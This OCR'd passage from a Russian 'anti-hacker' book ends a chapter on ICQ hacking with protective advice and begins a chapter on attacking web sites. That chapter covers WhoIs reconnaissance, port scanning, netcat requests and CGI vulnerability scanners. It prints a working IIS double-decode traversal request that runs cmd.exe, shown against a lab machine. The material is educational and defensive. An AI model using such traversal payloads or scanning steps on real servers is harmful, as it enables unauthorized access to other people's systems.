по компьютерам ICQ-собеседников. А вот бомбардировка первых попавшихся клиентов ICQ бессмысленными посланиями и проделывание с ними всяких штучек типа атак DoS или разрушения чатов... Все подобные действия не имеют никакой рациональной подоплеки и должны быть морально осуждены.

Для антихакера описанные в этой главе методы хакинга ICQ интересны по двум причинам. Во-первых, антихакеру следует знать о наличие таких возможностей, как ICQ-флудинг, ICQ-спуфинг, ICQ-крякинг и тому подобного. Назначая пароли для регистрации на серверах ICQ, всегда следует помнить о возможности взлома простого пароля с последующей фальсификацией сообщений или разрушения доступа к сервису ICQ. А выяснивший ваш IP-адрес хакер запросто может предпринять сетевую атаку, когда вы будете общаться с ним по прямому доступу, минуя сервер ICQ. О возможностях социального мошенничества по дискредитации пользователя ICQ уж и говорить не хочется.

Так что перед тем, как вы войдете в ICQ-сообщество, предпримите меры защиты - отмените все неавторизованные включения вашего UIN в контактные листы и ни в коем случае не указывайте в идентификационных данных реальные сведения о себе самом. Далее, общаясь с ICQ-собеседником, всегда запускайте программу-брандмауэр, например, BlackICE Defender, чтобы избежать возможной атаки DoS. И самое главное - никогда не принимайте от неизвестных людей файлы, особенно исполняемые, под каким бы предлогом вам их ни навязывали. В крайнем случае, проверяйте полученные файлы на наличие вирусов и перед использованием запускайте на тестовых компьютерах. Помните, что столбовая дорога троянских коней в ваш компьютер лежит через клиент ICQ - для хакера это наилучший способ втереться в доверие к тупому ламеру и заставить его запустить на компьютере хакерскую программу.

Во-вторых, антихакеру неплохо бы перенять кое-какие инструменты хакинга ICQ, чтобы противостоять атакам из Интернета на своего клиента ICQ. Например, зная IP-адрес своего ICQ-собеседника, можно контролировать его действия по полной программе - вплоть до открытого предупреждения о своих возможностях. Это действует весьма отрезвляюще на господ типа доктора Добрянского, не говоря уж о прочих достоинствах такой активной обороны.

Наконец, последний совет. Если вам очень потребуется использовать ICQ для секретных переговоров, можете воспользоваться программой PGP Desktop Security 2.9, которая предоставляет средства шифрования передаваемых ICQ-сообщений открытыми ключами собеседников. Это весьма удобное средство, достаточно эффективно защищающее переговоры при условии использования подписанных открытых PGP-ключей (подробнее об этом можно прочитать в [7]).

ГЛАВА 8.

Хакинг Web-сайтов

Что *же* хакер может извлечь из Web? В начале книги мы уже писали, что Web служит для хакера одним из основных источников информации, необходимой для успешного выполнения атаки на компьютерные системы. На Web-страничках хакер может найти телефоны организации, адреса электронной почты сотрудников организации и адреса Web-сайтов филиалов организации и ее партнеров. Все это весьма ценная вещь, требуемая для выполнения атак на почтовые клиенты, для сканирования телефонов организации с целью удаленного взлома доступа к корпоративной сети, или других задач.

Далее, очень часто хранящаяся на Web-серверах информация содержит много такого, что не связано напрямую с предоставлением информации посетителям, а оставшееся, например, вследствие недосмотра разработчиков сайта. Очень часто в комментариях внутри кода HTML Web-страничек можно найти указания на фамилии разработчиков (а это - логин для попыток входной регистрации), их телефоны, адреса электронной почты. Ссылки в коде HTML на ресурсы сайта содержат сведения о структуре каталогов сервера. Применяемые для работы сайта сценарии также не лишены недостатков и подчас позволяют проникать на серверный компьютер за счет элементарных ошибок программирования (на этом основаны описываемые далее атаки переполнения буфера).

Программное обеспечение, применяемое на Web-сайтах, в частности, Web-серверы, содержит большое число уязвимостей, и выявивший их хакер может с их помощью взломать доступ к сайту. Далее хакер превратит сервер HTTP, обслуживающий сайт, в ворота для проникновения из Интернета в локальную сеть организации, содержащую лакомые информационные ресурсы. Успеху такой атаки весьма способствует плохая настройка системы защиты Web-сервера, наличие открытых для записи каталогов, слабые пароли доступа и так далее.

Наконец, отчаявшись взломать Web-сайт, хакер может выполнить атаку DoS и попросту «завалить» работу компьютерной системы сайта, что неоднократно происходило даже с такими мощными системами, как сайт **Yahoo.** Такие атаки мы опишем в следующей главе, а в этой главе займемся более созидательными и полезными задачами хакинга Web-серверов, нежели такое достаточно бессмысленное занятие, как отправка (за свой счет) на Web-сервер пакетов, затрудняющих работу серверного компьютера. Вначале сделаем экскурс в вопросы функционирования сайта Web и выявим задачи, которые должен решить хакер для его взлома.

Функционирование Web-сайта

Функционирование сети Web можно представить себе как обмен информацией между пользователем Web или, как говорят, клиентом Web, и ресурсом Web,

причем на пути этого обмена находится многоуровневая программно-аппаратная система, которая выполняет следующие функции.

На компьютерах пользователей Web работают программы-клиенты Web, которые обеспечивают пользовательский интерфейс и обмен информацией с сервером Web через сеть Интернет. Сервер Web - это служба, исполняемая на сетевом компьютере и обеспечивающая прием запросов пользователя с последующей передачей запроса приложениям Web, которые обрабатывают запрос и передают ответ серверу Web для пересылки запрошенной информации пользователю. Приложения Web для обработки запросов чаще всего обращаются к базам данных, используя для этого специальные механизмы подключения к базам данных и поиска в них нужной информации.

В качестве клиентов Web чаще всего используются программы-браузеры Web, например, Internet Explorer (IE), работающие на основе двух средств - языка HTML разработки Web-страниц, и протокола HTTP, регламентирующего обмен информацией между сервером и клиентом Web.

В качестве серверов Web используется множество программных средств от различных производителей, включая информационный сервер Интернета IIS от фирмы Microsoft, сервер Apache HTTP Server от фирмы Apache Software Foundation и другие. Эти серверы передают запросы приложениям Web, созданным на основе технологии ASP (Active Server Page - активные страницы сервера) протокола CGI, регламентирующего вызовы сценариев сервера, сервлетов Java фирмы SUN, языка PHP фирмы Apache Software Foundation и многих других.

Приложения Web, получив запрос от сервера Web, чаще всего обращаются к базам данных, чтобы извлечь нужную информацию. В качестве этих баз данных используются базы SQL фирмы Microsoft, Oracle фирмы Oracle и так далее. А чтобы подсоединиться к базам данных, передать им запрос и обменяться информацией, в общем, выполнить функции управления базами данных - чаще всего используются протоколы ODBC (Open Data Base Connectivity - Открытый интерфейс доступа к базам данных).

И вот перед хакером встает задача - взломать всю эту махину программ, протоколов, сценариев, языков, баз данных, операционных систем... Что же он должен для этого сделать?

Этапы хакинга Web-сайта

Исходя из такой многоуровневой структуры средств, обеспечивающих работу с ресурсами Web-сайта, хакеру приходится потрудиться для прорыва к нужному ему информационному ресурсу. Как правило, от хакера потребуется выполнение следующих задач.

- Исследовать структуру Web-сайта - определить, какие компоненты входят в средства, обеспечивающие работу сайта, в том числе какие клиенты, протоколы, серверы и приложения Web используются сайтом.
- Взломать Web-сервер - поскольку Web-сервер всегда подключен к Интернету, как правило, через TCP-порт 80, а программы, реализующие Web-серверы, изобилуют уязвимостями (про которые регулярно оповещают всех желающих базы данных CVE, и даже ленты новостей многих Web-сайтов), то удаленный взлом Web-серверов - это отнюдь не фантастика.
- Исследовать приложение Web - какие механизмы задействованы для обработки запросов - ASP, скриптлеты Java, CGI и так далее - без этого ничего сделать не удастся, сами понимаете.
- Взломать систему защиты приложения Web - это означает, во-первых, взлом механизма аутентификации, а во-вторых, механизма авторизации пользователя (и обойти систему аудита!). Задача аутентификации состоит в подборе пароля, скажем, методом словарной атаки или методом грубой силы - простым перебором всех вариантов пароля. Задача авторизации решается многими путями, например, подменой файла куки (cookie), идентифицирующего пользователя, если для авторизации использован механизм файлов куки.
- Выполнить атаку вводом данных - хакер должен попытаться взломать защиту приложения путем передачи Web-приложению специально подобранных данных, воспользовавшись уязвимостями приложения, вызванными ошибками программирования. Наличие таких уязвимостей позволит, например, передать CGI-сценарию исполняемый код вместо числового параметра, - и если этот CGI-сценарий не проверяет входные параметры, то, исполнив переданный хакерский код, сервер открывает к себе доступ.
- Исследовать интерфейс с базой данных - именно базы данных хранят нужную хакеру информацию, так что хакер должен изучить способ подключения Web-приложения к базе данных, чтобы попытаться им воспользоваться.
- Взломать защиту интерфейса управления сайтом - как правило, Web-сайты снабжены средствами удаленного управления, так что ,у них всегда имеется открытый порт для удаленного управления, и его поиск и взлом - весьма эффективный метод хакинга.
- Взломать сайт с помощью клиента - например, подменив серверный сценарий, можно собирать информацию обо всех посетителях сайта, а если этот сценарий внедрить в содержимое Web-странички, можно выполнять успешный хакинг Web-клиентов, который мы обсуждали в предыдущей главе.

Ясно, что описание всех этих средств заняло бы целую книгу (например, см. [11]). Мы, однако, ограничимся только некоторыми, наиболее популярными методами взлома сайтов, реализованных с помощью сервера IIS 5. Мы опишем, как

можно получить доступ к файловой системе серверного компьютера (раздел «Хакинг HTTP»), найти уязвимые CGI-сценарии сервера (раздел «Уязвимые сценарии») и получить доступ к запароленной страничке Web взломом пароля доступа методом грубой силы (раздел «Взлом доступа к страничкам Web»). В конце главы мы опишем методы загрузки на жесткий диск компьютера целого Web-сайта и объясним, что из этого можно извлечь для пользы дела.

Сервер IIS избран по той причине, что это наиболее популярный Web-сервер, ставший поэтому излюбленной мишенью для хакеров. Антихакер должен отчетливо понимать, что взлом Web-сайта представляет собой значительную угрозу, поскольку взломанный сервер - это ворота в сеть организации, и проникнувшему в серверный компьютер хакеру открываются большие возможности. Хакер сможет изменять содержимое сайта - а это прямая угроза фальсификации и дискредитации всей организации, которой принадлежит взломанный Web-сайт. Хакер сможет перехватывать почту - а это угроза конфиденциальности информации или ее фальсификации. Далее, подменяя загружаемые по FTP-доступу файлы, хакер сможет распространять вирусы, трояны и прочие хакерские утилиты. Так что методы хакинга сайтов должны быть досконально известны антихакеру - более того, именно с их учетом следует выполнять тестирование системы защиты сайта на предмет ее устойчивости к атакам.

Рассмотрим перечисленные выше задачи хакинга Web-сайтов по порядку.

Исследование Web-сайта

Никакой серьезный взломщик компьютерной информационной системы, в том числе Web-сайта, не приступит к атаке без тщательного изучения применяемых в системе компьютерных технологий. Взломщика будет интересовать архитектура сети, используемые операционные системы, общие ресурсы сети, учетные записи пользователей этих ресурсов, типы сетевых серверов. Для получения такого рода сведений хакеры, как правило, выполняют следующие действия.

- Предварительный сбор данных, заключающийся в систематизированном сборе открытых сведений о Web-сайте конкретной организации, включая диапазон IP-адресов сети, подсоединенной к Интернету, сведения о DNS-серверах, зарегистрированных доменных именах и администраторах сети.
- Сканирование сети организации с целью выявления сервера Web.
- Инвентаризацию открытых портов, запущенных служб и типа операционной системы серверного компьютера.

Предварительный сбор данных

Во время предварительного сбора данных о намеченном для атаки Web-сайте хакер может и должен обратиться к ресурсам Интернета. Эти ресурсы включают следующее.

- Во-первых, хакер может обратиться к сведениям, хранимым в базах данных организаций - поставщиков услуг Интернета, обязанных регистрировать подключаемые к Интернету серверы и сети. Эти данные содержат выделяемые IP-адреса, фамилии, телефоны и адреса администраторов сети, доменные имена и прочую весьма полезную информацию. В разделе «Базы данных WhoIs» мы укажем источники этих сведений.
- Во-вторых, следует самым внимательным образом изучить HTML-код страниц Web-сайта атакуемой организации. Код HTML может содержать комментарии, не отображаемые браузерами Web, но содержащие весьма интересные сведения, вносимые разработчиками страниц для справочных целей. К примеру, в комментариях могут содержаться контактные телефоны, структура каталогов сервера, адреса электронной почты разработчика, коды сценариев JavaScript и многое другое. Все это весьма ценные сведения для выполнения атаки, и методы извлечения HTML-кода сайта Web описаны в разделе «Web-спайдер Teleport Pro».

Начать, конечно, следует с регистрационной базы данных **WhoIs** - там содержатся первичные, самые важные сведения о локальной сети, поддерживающей подсоединенный к Интернету сервер Web. Для извлечения этих данных можно прибегнуть к утилите командной строки whois (традиционного средства системы Unix), но легче и проще обратиться к Web-сайтам организаций, предоставляющих бесплатный сервис whois прямо со своих Web-страничек.

Базы данных WhoIs

Вначале обсудим первую возможность. Каждая компания, желающая получить собственное доменное имя в Интернете, обязана зарегистрировать свою локальную сеть в специальной уполномоченной организации. До 1999 года такое право имела единственная организация - Network Solution **(http://www.networksolution.com),** но теперь услуги по регистрации сетей предоставляет множество других организаций, например, InterNic **(http://www.internic.net).** Сайты этих организаций содержат открытые базы данных со сведениями о зарегистрированных организациях и/или ссылки на другие сайты с подобной информацией.

Пользуясь сервисами таких Web-сайтов, которые часто называются серверами Whois (серверы «Кто есть Кто»), можно получить весьма подробные сведения об информационной системе организации. Хакер может запросить у сервера Whois все доменные имена Интернета, зарегистрированные организацией, телефон и

адрес электронной почты администратора домена, имена и адреса серверов DNS сети. В лучшей Европейской базе данных такого рода, принадлежащей центру RIPE NCC (Network Coordinate Center - Центр сетевых координат), содержатся сведения о диапазоне IP-адресов зарегистрированных сетей вместе с личными данными их администраторов. Все эти данные можно запросить с помощью весьма удобного интерфейса Web-страницы центра RIPE NCC **(http://www.ripe.net),** представленной на Рис. 8.1.




Рис. 8.1. Web-страничка центра RIPE NCC для поиска сведений об организации по IP-адресу ее Web-сайта

Что же будет делать взломщик со всей этой информацией? Получив предварительные сведения о локальной сети организации - IP-адреса подключенных к Интернету узлов сети и серверов DNS сетевых доменов - он продолжит изучение сети путем сканирования и инвентаризации сервера.

Сканирование и инвентаризация сервера

Для выполнения этой задачи существует множество утилит, одной из лучших считается утилита SuperScan **(http://www.foundstone.com),** диалог которой приведен на Рис. 8.2.

Чтобы воспользоваться утилитой SuperScan, выполните такие шаги.

> В поле **Start** (Старт) введите начальный IP-адрес сканируемой сети.

> В поле **Stop** (Стоп) введите конечный адрес сканируемой сети.

➤ В группе элементов управления **Scan type** (Тип сканирования) установите переключатель **All list ports from** (Все перечисленные порты в диапазоне).

> Щелкните на кнопке **Start** (Пуск).




Рис. 8.2. Сканирование сети выявляет все открытые порты и запущенные службы

В поле внизу диалога SuperScan отобразятся результаты сканирования. Как видим, на компьютере с IP-адресом 1.0.0.1 открыт порт протокола HTTP и запущен сервер IIS 5.0, так что мы получили нужный результат - наличие в сети сервера Web. И хотя мы экспериментируем в нашей локальной интрасети (чтобы никого не обидеть), процедура получения этих сведений в Интернете выполняется подобным образом.




Рис. 8.3. Инвентаризация ресурсов найденного сервера IIS 5

Инвентаризацию общих ресурсов найденного сервера можно выполнить с помощью чрезвычайно популярной программы Legion **(http://packetstormsecurity.org/groups/rhino9)**, результат применения которой к найденному хосту с IP-адресом **1.0.0.1** представлен на Рис. 8.3.

Теперь, зная о наличии по данному IP-адресу сервера IIS 5, нас сразу же начинает интересовать вопрос - можно ли взломать доступ к этому серверу, и каким образом? Обсудим эту тему поподробнее.

Взлом сервера IIS 5

Хакинг сервера IIS базируется на уязвимостях программных средств сервера, основанных на протоколах HTTP (Hypertext Transfer Protocol - Протокол передачи гипертекста) и CGI (Common Gateway Interface - Общий шлюзовой интерфейс), а также на уязвимых сценариях сервера IIS, открывающих доступ к ресурсам серверного компьютера.

Протокол HTTP описан, например, в [12], и его функция - обеспечение взаимодействия сервера и клиента Web при запросе и получении текстовой информации. Для этого протокол HTTP предоставляет несколько методов, основным из которых является метод GET. Когда Web-браузер запрашивает у сервера информационный ресурс (скажем, текстовый файл), он использует метод GET, одновременно указывая адрес ресурса, например, **http://www.anyserver.com/documents/order.html**. Этот адрес указывает на файл **order.html** в каталоге **/documents** сервера IIS, которому соответствует каталог локальной файловой системы **c:\inetpub\wwwroot\documents.**

Протокол CGI описан, например, в [12], и он регламентирует удаленные вызовы серверных сценариев со стороны клиентов. Вызовы сценариев выполняются с помощью запросов протокола HTTP, которые имеют такой вид:

http://www.anysite.com/scripts/MyScript?Параметр1+Параметр2

Здесь **MyScript** - это название сценария, хранящегося в папке **/scripts** сервера IIS, а запись **?Параметр1+Параметр2** определяет фактические параметры, передаваемые серверному сценарию **MyScript.** Сервер IIS определяет, что поступивший запрос предназначен для обработки сценарием, после чего запускает программу сценария, передает ей параметры и выполняет передачу результатов запроса клиенту.

Кроме протокола CGI, для работы со сценариями используются технологии ASP (Active Server Pages - Активные страницы сервера) и ISAPI (Internet Server Programming Interface - Программный интерфейс сервера Интернет). В технологии ASP вызов сценариев выполняется такой строкой запроса:

http://www.anysite.com/scripts/MyScripts?Параметр1=Значение1&Параметр2=Значение2

В результате исполняется сценарий **MyScript.asp**, который, как правило, генерирует новую страницу HTML. Интерфейс ISAPI предоставляет возможность удаленного вызова функций, хранимых в библиотеках ISAPI. Вызов этих функций выполняется по такому запросу HTTP:

http://www.anysite.com/isapi.dll?Переменная1&Переменная2

Теперь, узнав некоторые сведения о работе сервера IIS, посмотрим, чем они могут помочь работе хакера.

Хакинг HTTP

Протокол HTTP позволяет хакерам достичь много, поскольку его поддержка сервером IIS не отличается надежной защитой от попыток несанкционированного доступа. В ранних версиях IIS 2.0 достаточно было ввести такой адрес:

http://www.anysite.com/../../../../../winnt/secret.file

чтобы загрузить с Web-сервера информацию, содержащуюся в файле secret.txt. Это - пример ошибки в реализации системы защиты Windows, хранящей разрешения на доступ к информационным ресурсам в списках ACL. В более новых версиях IIS эта ошибка исправлена, но ее можно найти у Web-серверов других производителей [3]. А взамен описанной уязвимости в последних версиях IIS имеются другие, и их список непрерывно пополняется, что можно видеть по сообщениям на сайтах, посвященных информационной безопасности, например, SecurityLab.ru (http://www.securitylab.ru).

Чтобы исследовать такого рода уязвимости IIS, очень удобно использовать утилиту netcat (http://www.atstake.com), (netcat - это очень мощный инструмент - недаром авторы [3] называют netcat основным орудием хакинга IIS). Проиллюстрируем использование netcat для атаки на сервер **Sword-2000** нашей экспериментальной сети, к услугам которой мы прибегаем на протяжении всей книги. Для использования netcat в наших целях выполните такую процедуру.

- Запустите из командной строки компьютера **Alex-3** утилиту netcat, выполнив команду nc -vv 1.0.0.1 80.
- После появления сообщения об открытии соединения с сервером введите строку GET / HTTP/ 1.0 и два раза нажмите клавишу Enter. Результат представлен на Рис. 8.4.

Запрос GET / **HTTP/1.0** по умолчанию запрашивает файл из корневого каталога сервера IIS. Как видно из Рис. 8.4, в ответ получен файл с кодом HTML, загрузка которого в браузер воспроизведет сообщение об ошибке.




Рис. 8.4. Запрос GET к серверу IIS из утилиты netcat

Чтобы облегчить себе жизнь, можно передавать запросы GET другим способом - конвейеризовав ввод данных в командной строке с помощью атрибута <. Для этого создадим текстовый файл **GET.txt** с такими строками:

```
GET / HTTP:/1.0
[CRLF]
[CRLF]
```

Здесь запись **[CRLF]** означает пустую строку. Теперь утилиту netcat следует запустить следующим образом.

```
nc -vv 1.0.0.1 80 < get.txt
```

В результате после установления соединения на сервер будет переправлен текст из файла **get.txt,** и результат будет аналогичен представленному на Рис. 8.4. (Удобство состоит в возможности многократного запуска запроса без необходимости ручного набора сложного кода.)

Покажем теперь, чего может достичь хакер такой простой процедурой. Создадим файл **ddcode.txt** с таким содержимым.

```
GET /scripts/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP /1.0
[CRLF]
[CRLF]
```

Теперь попробуем взломать доступ к компьютеру **Alex-1** с системой Windows 2000 (русифицированная инсталляция без всяких сервисных пакетов). Запустим утилиту netcat следующим образом:

```
nc -vv 1.0.0.7 80 < ddcode.txt
```

Результат представлен на Рис. 8.5.




*Рис. 8.5. Доступ к каталогам **Alex-1** получен!*

Как видим, мы получили доступ к файловой системе **Alex-1** и можем делать с ней что угодно! Но вот на сервер Sword-2000 (система Windows 2000 Advanced Server с Service Pack 2) такая атака уже не действует - компания Microsoft ликвидировала брешь в системе защиты, причем сразу после ее обнаружения в 2000 году. Также были ликвидированы уязвимости подобного рода, связанные с множеством других некорректно сформированных адресов URL в запросах, описание которых можно найти во многих источниках (см. [3], [4], [11]). Однако многие ли об этом знают, и у многих ли системы Windows 2000 обновлены сервисными пакетами?

Что же все-таки можно сделать с сервером, на котором установлены все сервисные пакеты и администраторы которых следят за обновлением программного обеспечения и настройками системы защиты? Имеется еще одна возможность, связанная с уязвимыми сценариями.

Уязвимые сценарии

Одной из основных уязвимостей Web-серверов, в том числе сервера IIS, - это плохое программирование сценариев, используемых в интерактивных Web-страницах. Дело в том, что для обмена информацией со сценариями Web-серверов используется протокол CGI (Common Gateway Interface - Общий шлюзовой интерфейс), который вообще не обеспечивает никакой защиты, а всего лишь регламентирует передачу параметров от клиента Web серверному сценарию. Получив запрос к сценарию CGI, сервер просто передает полученные параметры сценарию, запущенному на сервере. Причем права сценария на доступ к ресурсам серверного компьютера определяются контекстом безопасности Web-сервера, т.е., применительно к серверу IIS, с правами учетной записи **System,** обеспечивающей практически полный доступ к ресурсам системы. Вот что это дает хакеру.

То, что происходит с переданными CGI-сценарию параметрами, определяется программой, а программы пишут программисты. И каждый, кто хоть когда-либо писал программы, знает, насколько трудно и утомительно согласовать типы фактических и формальных параметров программы, и насколько мешает творческой фантазии необходимость скрупулезно проверять корректность передаваемых параметрами данных. Поэтому часто эта задача оставляется на потом, или вообще отбрасывается - и программа становится полностью зависимой от внешней среды.

Так что если, к примеру, в сценарий Perl, выполняемый в режиме интерпретации, т.е, шаг за шагом, по мере считывания кода программы, передать вместо, скажем, числового значения некий программный код, то не исключено, что вместо аварийного завершения сценарий сможет исполнить переданный код. И это - самые настоящие парадные двери для хакера, поскольку плохо написанных сценариев - хоть пруд пруди, и, немного поискав по сайтам Web, где-нибудь да наткнешься на открытые двери. И вот, чтобы упростить себе жизнь, хакеры придумали специальные сканеры CGI-сценариев, которые, обойдя весь Web-сайт, находят применяемые в нем сценарии и сообщают о них заинтересованному и понимающему человеку.




Рис. 8.6. Рабочее окно CGI-сканера D@MNED CGI Scanner 2.1

Мы рассмотрим здесь один из наиболее популярных сканеров CGI-сценариев D@MNED CGI Scanner 2.1 (**http://shieldandsword.narod.ru/soft/scansec/scansec.htm).** На Рис. 8.6 представлено рабочее окно сканера, содержащее шесть вкладок.

Рассмотрим функциональные возможности, предоставляемые вкладками рабочего окна сканера D@MNED CGI Scanner 2.1.

На вкладке **Scanners log** (Журнал сканирования) отображается статистика по всем найденным уязвимым сценариям. Кнопки на панели инструментов, перечисленные в порядке слева направо, позволяют запустить и остановить сканирование, а также очистить и сохранить созданный журнал.

Вкладка **Scan list** (Список сканируемых узлов), представленная на Рис. 8.7, содержит список серверов, предназначенных для сканирования. Кнопки в левой части панели инструментов позволяют сохранить, открыть и очистить список серверов, перечисленных на вкладке. Для пополнения списка серверов в поле на панели инструментов следует ввести адрес сервера и щелкнуть на кнопке с кре-

стиком. Чтобы отредактировать элемент списка, следует мышью выделить элемент списка, в поле на панели инструментов ввести новое значение и щелкнуть на кнопке со стрелками вверх и вниз. Внизу вкладки представлены элементы управления, позволяющие сканировать целую подсеть класса C. Установка флажка **Scan subnet** (Сканировать подсеть) отменяет применение списка серверов и заставляет сканировать подсеть класса C в диапазоне IP-адресов, указанном в полях слева. Например, эта запись может быть такой: **234.56.78.1 - 8.**

Вкладка **CGI holes** (Уязвимости CGI) (Рис. 8.8) содержит список CGI-сценариев, содержащих известные автору программы уязвимости. Этот стандартный список отображается на вкладке, и его можно пополнить, загрузить и отредактировать с помощью кнопок на панели инструментов, аналогичных содержащихся на вкладке **Scan list** (Список сканируемых узлов).




Рис. 8.7. Вкладка редактирования списка сканируемых серверов




Рис. 8.8. Список уязвимых CGI-сценариев




Рис. 8.9. Шпион CGI-сканера поработал достаточно эффективно!

